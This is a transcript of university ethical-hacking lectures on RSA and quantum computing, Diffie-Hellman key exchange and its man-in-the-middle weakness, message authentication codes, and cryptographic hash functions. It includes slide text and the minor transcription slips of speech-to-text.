You do internet banking. You do secure http; you just log into Gmail. So, whatever you do over the internet, whatever transaction you do online, this kind of a thing happens in the backend. So, you are relying on RSA for the initial exchange of the key and once the key is exchanged securely, you can communicate, because it's a one time key. You do not have to remember this key for long. Once the session is over, you can forget the key. Now the problem is this prime factorization problem on which RSA is based, this can be solved using quantum computers.

Now there has been lots of research going on in quantum computers, small scale quantum computers have already been built by big giants like Google, IBM, Microsoft and there are several other companies now in India. Also there have been some efforts which are going on for building indigenous quantum computers.

So, once a large enough quantum computer has been built, you will be able to factor this large prime products and RSA will be broken, but of course, you are rest assured. It will not happen tomorrow or within a few years; it will take much longer time to build a quantum computer of that size, but the way things are progressing the day is not that far ahead when you will be having a quantum computer that we will be able to break this problem; mathematical problem, break RSA and your entire internet infrastructure will crash down; come crashing down. You cannot use any kind of online transactions as we use today because everything can be broken.

So, there is lot of research on something called post-quantum cryptographic algorithms, which are supposed to be resistant against attacks using a quantum computer, quantum attacks. So, such things will become, you see some of the companies are already come up with some protection against this kind of quantum attacks.

So, they are already upgrading their encryption/decryption infrastructure using this kind of methods, So, with this we come to the end of this lecture where we discussed about public key cryptography in particular the RSA algorithm and finally we talked about some of the possible future witnesses of RSA, once a reasonably sized quantum computer become available.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture – 30
Public – Key Cryptography (Part II)

In the last lecture if you recall, we were discussing about generally the public key cryptography, the concept and in particular the RSA algorithm. So, we continue with our discussion in this lecture so, where we shall be looking at some other cryptographic public key cryptography schemes and some of the issues.

(Refer Slide Time: 00:37)



So, what we will be looking at first, is something called Diffie Hellman key exchange which is also a public key kind of an algorithm and lastly, we shall be briefly talking about something on message authentication which of course, we shall again be coming back to later.

(Refer Slide Time: 00:58)

Diffie-Hellman Key Exchange

- Proposed in 1976
- Allows group of users to agree on **secret key** **over insecure channel.**
- Cannot be used to encrypt and decrypt messages.
- Depends for its effectiveness on the difficulty of computing discrete logarithms.

Diagram: Two circles connected by a double-headed horizontal arrow.

So, Diffie Hellman key exchange is a very conceptually simple method for exchanging key between two parties; it does not use RSA, but a different kind of an algorithm which was also proposed long back in the 1970s, 76. So, here the idea is that two parties, two parties can exchange a set of messages and finally, they can agree on a secret key.

And this channel over which they are exchanging, this is assumed to be insecure. Insecure means the hackers may be able to hear whatever is going on. So, you should not be sending something using which the hacker will be able to know that what secret key we are finally, agreeing on. So, Diffie Hellman key exchange is one such algorithm which allows us to do that. But this is not an algorithm for encryption/decryption, just make it very clear. It is only used for agreeing on a common shared key. Just like we mentioned in the last lecture that you can use the RSA algorithm to generate an unknown number and send it to the other side and that random number can become the key, ok.

Not like that, it is something similar we do here. Now for RSA, you recall, we mentioned that the difficulty of breaking RSA is based on the computational difficulty of factoring the product, have two prime numbers. Diffie Hellman key exchange is also based on a similar mathematically complex problem. It is called discrete logarithm problem. This we shall talk about a little later. Let us look into the algorithm first.

(Refer Slide Time: 03:06)

D-H Algorithm

- A and B want to agree on secret key.

- A and B agree on two large numbers n and g such that $1 < g < n$.
- A chooses random x , computes $X = g^x \text{ mod } n$ and sends X to B.
- B chooses random y , computes $Y = g^y \text{ mod } n$ and sends Y to A.
- A computes $k_1 = Y^x \text{ mod } n$.
- B computes $k_2 = X^y \text{ mod } n$.

Note $k_1 = k_2 = g^{xy} \text{ mod } n$.

Diffie Hellman algorithm, the way it works, let us say there are two parties A and B which want to agree on some common shared key and there is a communication channel between them. I am assuming that this communication channel is not secure. There can be some eavesdropper. There can be some intruder which may be listening to whatever is going on in the channel. This is our model and assumption. First thing is that A and B agree on some two large numbers n and g . Of course, $g < n$. So, this n and g values are available to both A and B and this n and g has something which A has communicated to B over this channel. So, the intruder may also have, they have these values of n and g . So, n and g on nothing which are very secret, I am assuming that the world knows because I have sent it over in a secure channel.


Now the steps in the algorithm, it will, A chooses a random number x . These numbers are all larger numbers. So, I am not mentioning it separately, but these are all large numbers. A chooses a number x . Let us say small x , small x and it calculates $X = g^x \text{ mod } n$ and this capital X is sent to B. B does a similar thing. B chooses some other random number y and it calculates $Y = g^y \text{ mod } n$ and sends it back to A.

Now you see, you think of the intruder, say intruder knows X which is $g^x \text{ mod } n$. It knows Y which is $g^y \text{ mod } n$ because these are the numbers which have been communicated over the channel, which I am hearing. Now the discrete logarithm problem says that if I know g , if I know n , if I know X then what is the value of x ? Similarly, for the other case if I know g , n and capital Y , what will be the value of y ? This is the discrete logarithm problem which is known to be computationally very difficult. So, this Diffie Hellman key exchange

algorithm is based on this assumption that even if the intruder knows X and Y, intruder will not be able to find what are the values of x and y, small x and small y, ok.

Now, after this stage what happens when A receives this Y, capital Y from B. So, it does again a Y^x , small x and B receives x and does a X^y . So, at the end what will happen? Both A and B are having the same value g^{xy} , but I, this poor fellow cannot do this. I will not be having g^{xy} , because I is only seeing this capital X and capital Y which are flown through the channel, but small x, small y values, these are only lying with A and B and finally, thought A and B will be having the value, same value of key which is given by $g^{xy} \bmod n$. This is how key exchange happens.

(Refer Slide Time: 07:31)



Pictorially I am showing it like this, same thing which I have just now mentioned, ok. So, A chooses small x. B chooses small y. A sends this capital X to B. B sends capital Y to y. Finally, A computes $Y^x \bmod n$ and B computes $X^y \bmod n$. Finally, they both get the same value of key. This is how Diffie Hellman key exchanged works.

(Refer Slide Time: 08:15)

D-H Algorithm (contd.)


- Requires no prior communication between **A** and **B**.
- Security depends on difficulty of computing x , given $X = g^x \text{ mod } n$.
- Choices for g and n are critical.
 - Both n and $(n-1)/2$ should be prime.
 - The value of n should be large.
- Susceptible to intruder-in-the-middle (man-in-the-middle) attack.
 - Active intruder.

So, this method is interesting, good in the sense that there is no prior communication required between the A and B. They do not need any public key like in RSA to be known by the other party and so, on. So, from scratch you are starting on communication and you are agreeing only the value of g and n has to be sent at the beginning and after that they can agree on the common key, shared key. And as I had said the security depends on the discreet logarithm problem that given known value of X, g and n.

What is the difficulty of computing small x? That is and just one point is that I just mentioned g and n are chosen initially, but there are some issues or constraints you need to follow when you are choosing the values of g and n. Like the value of n should be such that n and also $\frac{n-1}{2}$ should be prime, because some attacks have been discussed by mathematicians where they said that if such constraints are not satisfied, then it may be feasible to attack Diffie Hellman system and since of course, the value of n should be large. But one problem here is that there is a man in the middle attack or intruder in the middle attack, where there is an active intruder. Here Diffie Hellman key exchange might mislead itself.


Like I am just telling you the basic idea.

(Refer Slide Time: 10:14)



Just you think of a scenario like this, this A and B are sharing a communication channel and there is a intruder who has been looking at the message exchanges and have understood what kind of message exchange are going on. So, normally what would happen is that, this A and B would be using Diffie Hellman key exchange between themselves and would agree with the common shared key k between them. Then they can exchange messages, use an encrypted way. Using this message key B can send something to A, A can send something to B and so, on.


(Refer Slide Time: 11:07)



Now, suppose what happens is something like this. This A is not sending anything right now, but B is fabricating a message.

This intruder, this intruder is fabricating a message. What the intruder will do? Intruder will act as if intruder is A. So, intruder will be sending a packet to B with the initial values of g and n, but these are all fabrication attack, attacks and then again it will choose a number x and we will send the value of $g^x \text{ mod } n$ to B. So, B will do the same thing. B will in good faith assume that this is A. It will send it back. It will not send it back here. It will send it back to A, but this intruder will also capture that same packet. But the first message was initiated not by A, but by the intruder. So, intruder has the value of x. B does not know that B is sending a similar packet to A which the intruders is also capturing.

(Refer Slide Time: 12:32)



So, what will happen at the end is that.

The key k that has been shared will be shared between B and intruder, not between B and A, because the small x was generated by intruder. A does not know about small x. So, now, B whatever sends in an encrypted way using key k, intruder can intercept. It can decode it back. Some message privacy might get compromised. So, this is called, something referred to as man in the middle attack or the intruder in the middle attack. So, this Diffie Hellman method is susceptible to man in the middle attack. So, this you should remember where the intruder is an active intruder, is fabricating packets and is trying to mislead B into believing that intruder is actually a fine.

(Refer Slide Time: 13:36)

A Comparison

- Symmetric encryption/decryption is much faster than asymmetric encryption/decryption:
RSA: kilobits/second
DES: megabits/second

DES is about 100 times faster than RSA

1000

- Key size:
 - RSA: selected by user
 - DES: 56 bits
 - AES: 128, 192 or 256 bits

Now here I am showing a quick comparison between symmetric key and public key cryptographic algorithms. I have just, I have said very loosely that these symmetric algorithms are much faster as compared to public key. Just a simple comparison the RSA algorithm when it carries out encryption or decryption, this speed is thousands of bits per second or kilobits per second.

But DES, well AES is even faster than DES. DES is millions of bits per second. So, this is not a 100. This will be a 1000 actually. So, DES is about thousand times faster as compared to RSA. So, you can understand the differences. That is why we use a two-step process for encryption. First, we sent the secret key using RSA, then we do the actual encryption using DES or AES ok.

Talking about the key size for RSA. The key size can be selected by user. It is flexible, but for DES it is rather small. AES, it is 128, 192 or 256. These are some of the comparisons, ok.

(Refer Slide Time: 15:13)


Various Approaches

- a) Authentication using conventional encryption
 - Only the sender and receiver should share a key.
- b) Message authentication without message encryption
 - An authentication tag is generated and appended to each message.
- c) Message authentication code.
 - Calculate the MAC as a function of the message and the key $MAC = F(K, M)$

The last thing that we will be very briefly talking about here, is regarding message authentication. Well we shall be taking this up later again in some detail. Now message authentication means a sender has to authenticate itself with the receiver. The receiver should be sure about the identity of the sender. So, there can be multiple approaches here. So, you can use conventional encryption as I have already talked about using public key cryptography. You can carry out this kind of authentication or you can do message authentication without any encryption.

Here you use something called a message authentication code using something referred to as cryptographic hash function. This we shall be discussing later as I said. And the last thing you can use something called message authentication code where you use some kind of a function based on a key. There are multiple approaches there. So, I am giving you the general idea here, how it works.

(Refer Slide Time: 16:32)



So, I am showing it with the help of a diagram. The idea is like this. Suppose the sender wants to transmit a message M. What it does is that before transmitting the message, it runs an algorithm, message authentication code which can also take a secret key as an optional argument parameter. It takes this M. It takes this k and it generates a small message authentication code MAC. Before transmitting this MAC is appended to the message and transmitted over the channel. The receiving end receives this whole thing. The receiver again runs this MAC algorithm on this message M using the same value of key. So, this will again generate a small message authentication code MAC.

So, if everything is fine, these MAC and this MAC should match. So, if they are equal then you conclude that well this message is actually coming from the sender, because this k, secret k is being shared only between these two parties. So, there are many variations to this. We shall be discussing this thing later, but the point to note is that authentication is a very important security primitive that is used to build security applications. In many cases, you need to be sure about the identity of the person who is sending you some message or some packet, data packet, ok.

So, with respect to the security of an organizational network, this authentication is something which is very important. This we shall be discussing in detail later.

(Refer Slide Time: 18:42)

Commonly Used Schemes

- The MD family
 - MD2, MD4 and MD5 (128-bit hash).
- The SHA family
 - SHA-1 (160-bit), SHA-256 (256-bit), SHA-384 (384-bit) and SHA-512 (512-bit).
- RIPEMD-128 (128-bit), RIPEMD-160 (160-bit).

And as I had said, we can use something called cryptographic hash functions and many of the cryptographic hash functions are very well known and are used in practice. There is an MD family, MD2, MD4, MD5, these are available then SHA family, sha.

Here the size of the hash function is a larger 160-bit, 256-bit, 384 and even 512-bit. The SHA family, these hash functions are considered to be better than the MD family and of course, there is RIPMED. There is another family. Many such hash functions are there. You can use them for authentication and other similar purposes. So, with this we come to the end of this lecture. Later on which we shall be looking at some more detail about this has functions and how all these primitives, cryptographic primitives can be combined together to develop some security applications which can fulfil some of the security services, which are required in certain cases. This we shall be discussing later.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 31
Cryptographic Hash Functions (Part I)

Just we mentioned earlier that in any Security Applications authentication plays a very big role and to implement authentication one of the most important functionalities that we require is something called Hash Functions or Cryptographic Hash Functions. Now in this lecture, we shall be starting our discussion on so called Cryptographic Hash Functions. We shall see what it is exactly.

(Refer Slide Time: 00:45)



So, in this lecture we shall first be talking about some of the desirable properties of a hash function and we shall see that there are broadly two types of hash functions we can use; one that uses a key which is called keyed hash function and another one which does not require a key which is the un-keyed hash function.

(Refer Slide Time: 01:08)

The slide has a yellow header bar with the title 'What are hash functions?' in red. The main content area is white with a black border. It contains a bulleted list of points about hash functions:

- They are computational functions that determine a hash digest H from a given message M .
 - The size of M is typically much larger than that of H .
- Also referred to as one-way functions.
 - Implement a many-to-one mapping.
 - Not possible to uniquely retrieve M from H .
- Cryptographic hash functions are hash functions with some desirable properties.

At the bottom of the slide, there is a decorative footer bar featuring the 'swayam' logo and various other icons.


So, broadly speaking, let us first try to see what is a hash function. Well, for those of you who are coming from Computer Science background, you must have studied this topic on hash function, in some courses like data structures and algorithms. There hash functions are used in various search applications, searching data in a table and so on and so forth, ok.

But here let us see in the present context, how we visualize a hash function as? Well we visualize a hash function as, as some kind of computational function that can determine a hash digest H from a given message M which means if you are given a message M , we apply a hash function, we get something called the hash value or hash and digest H . Now the point is that, the size of this M is typically much larger than that of H ; which means we are converting a very large number into a very small hash digest.

Now, because of this kind of many-to-one mapping, this kind of function is also sometimes referred to as a one-way function. Why one way functions? Because, since we are mapping a larger set to a smaller set, it is always the possibility that multiple values of M can map into this same value of H . This is a so called many-to-one mapping, right. So, because of that, we cannot uniquely do the reverse mapping from M to H .


So, for this reason, we call this hash function as a one-way hash function, ok. And hash functions with some particular desirable properties that are more suitable for cryptographic applications; they referred to as cryptographic hash functions, ok.

(Refer Slide Time: 03:20)



So, what I have said is pictorially depicted in this diagram. We have an arbitrary message M ; this can be of any arbitrary length. Well, sometimes we add some additional bits at the end to make it a multiple of some units. To make it, let us say an L bit number the total. Then we apply a hash function, we get a small hash value, which is typically have a fixed length. It can be 128-bit; it can be 160-bit; it can be 512-bit. The size is fixed, fine.

(Refer Slide Time: 03:59)



Now, I had mentioned one of the main or primary applications of hash functions is in the domain of authentication. So, I am again repeating what exactly authentication is? Well

authentication is a process through which we are trying to uniquely identify the person who is sending the message; that means, the identity of the sender has to be confirmed through this process.

So, here as I had said, we make use of cryptographic hash functions. Now why do we need authentication; because you see in the Internet scenario, we really cannot see the other end of a communication. We are carrying out the communication supposedly with some other person who I think that person is, but I have no way to confirm that exactly that same person is at the other end.

So, this authentication plays a big role in that respect, ok. So, there are many applications which actually required this kind of thing to be done. Require one of the parties that are involved in the communication must confirm the identity of the other party with whom he or she is communicating, ok.

So, most of the security applications starting from password based authentication to many others. They very heavily rely on authentication, ok. We shall be discussing some of these methods which are based on cryptographic techniques. Of course, here in this lecture, we shall not be talking about something like biometric authentication where do we give our fingerprint or iris, but there the physical presence of the person is required; but here we are talking of the Internet where some messages are being transmitted and we have to carry out authentication, ok. So, we cannot carry out biometric authentication.

(Refer Slide Time: 06:00)

Approaches to Message Authentication

- a) Authentication using conventional encryption.
 - Only the sender and receiver should share a key.
- b) Message authentication without message encryption.
 - An authentication tag is generated and appended to each message.
- c) Message authentication code.

Calculate the MAC as a function of the message and the key:

$$MAC = F(K, M)$$

So, this I have already mentioned earlier also. Broadly message authentication can be carried out using conventional encryption that we shall see that using either symmetric key or public encryption, we can carry out some authentication; or even without encryption we can do message authentication. We shall see these schemes. How we can do so? Here we shall be generating some kind of an authentication tag and we will be appending it to the message and then the other side, some kind of a verification can be carried out, ok.

And there is something called a message authentication code which is very general that also we can use; where generally as this equation shows, we apply some kind of a function F on a message M with the help of a secret key value K just like encryption, similar to that and you generate something called a message authentication code or MAC that is appended with the message, so with the help of which we can authenticate, ok.

(Refer Slide Time: 07:10)

Hash Functions: Classification

- a) Unkeyed hash function or *modification detection code* (MDC):
 - Used to preserve integrity of message.
- b) Keyed hash function or *message authentication code* (MAC):
 - Used to authenticate the source of a message in addition to preserving integrity of the message.


Now broadly speaking, I said that these kind of hash functions can be either keyed or unkeyed.

There can be a secret key or there can be no secret key. Based on that we can broadly classify hash functions into something called modification detection codes which are unkeyed, which do not rely on any key. So, whenever the messages modified, that can be detected, ok. So, here this kind of hash function is used to preserve the integrity of message; which means the receiving end can tell whether the message is intact or it was modified.

So, whenever the message is modified, this so called MDC which is also coming as part of the message, will get modified, ok. And the other one is that uses a secret key. As I just now said, with message authentication code here we can preserve integrity of the message as well as we can identify the sender who is sending the message.

So, it is the second one which can be used for authentication, but the first one, you could use more for the purpose of verifying the integrity of a message. So, you see this application of both kinds of hash functions are there in real security scenarios, security applications, ok.

(Refer Slide Time: 08:39)




So, this is a pictorial depiction of an un-keyed hash function. So, you see, here on the left side, I have a message M that I want to transmit to a receiver. So, what I do; I first apply a hash function on this message M , I get a hash digest MDC , modification detection code and what I do? I append this MDC along with the message and I transmit this whole thing over the internet to the other side.

So, receiver will receive that same thing, the message M along with the MDC appended to it. So, what the receiver will do? The receiver will take out this message, will apply that same hash function which is known to both the parties.

And here also some MDC will get generated. So, that MDC and the MDC that was received, will be compared. So, if the message was modified in transit so, immediately

there will be a mismatch. You will know that the message integrity has been lost. So, this is one simple way in which you can check the integrity of a message.

(Refer Slide Time: 09:55)



Now, talking about keyed hash function, here we are talking about a MAC algorithm which generates a message authentication code, which also takes a secret key K . I am assuming here in this diagram, that this secret key is shared by the sender and the receiver both sides. So, just like encryption and decryption.

So, the sender will generate this MAC, sorry using this key and the message M and this MAC, MAC will be appended to the message. This will be transmitted and in a very similar way at the receiver end this message will again be fed to the MAC algorithm with the same key value K . So, again a MAC will be generated and you compare these two MACs.

Now the MAC is generated using this key value and the MAC just transmitted, if they are not matching then either your key is wrong or your message was modified. So, you can identify the sender also, because if you are using the same key with the sender, that means, you know that the same secret key is also lying with that sender. It must be that sender sending it. So, this is keyed hash function.

(Refer Slide Time: 11:15)

The slide has a yellow header bar with the title 'Cryptographic Hash Functions: Desirable Properties'. Below the title, there are two bullet points: '**• Collision:**' and '**• First preimage resistance:**'. Under each point, there is a bulleted list of descriptions. At the bottom of the slide, there is a blue footer bar with the Indian Space Research Organisation logo, the word 'swayam', and other educational logos.

• Collision:

- A hash function H maps an infinite set to a finite set.
- So there must exist messages x and x' such that $H(x) = H(x')$.
- Such a pair (x, x') of messages is called a **collision** for H .

• First preimage resistance:

- Except for few hash values y , it should be difficult to find a message x such that $H(x) = y$.

A video of a professor is playing in the background of the slide.

Now talking about cryptographic hash function as I had said, they should have some desirable properties. Let us very quickly look at, what these desirable properties are? Well any hash function, because it maps a larger set to a smaller set, there will be occurrence of something called collision.

So, what is a collision? Collision means because you are mapping a larger set to a smaller set, there will always be two distinct messages say x and x' which will map to this same hash value; because your message can be 1000 bit, your hash can be a 100 bits, ok. So, there will always be a minute to one mapping and there will be such collisions happening.

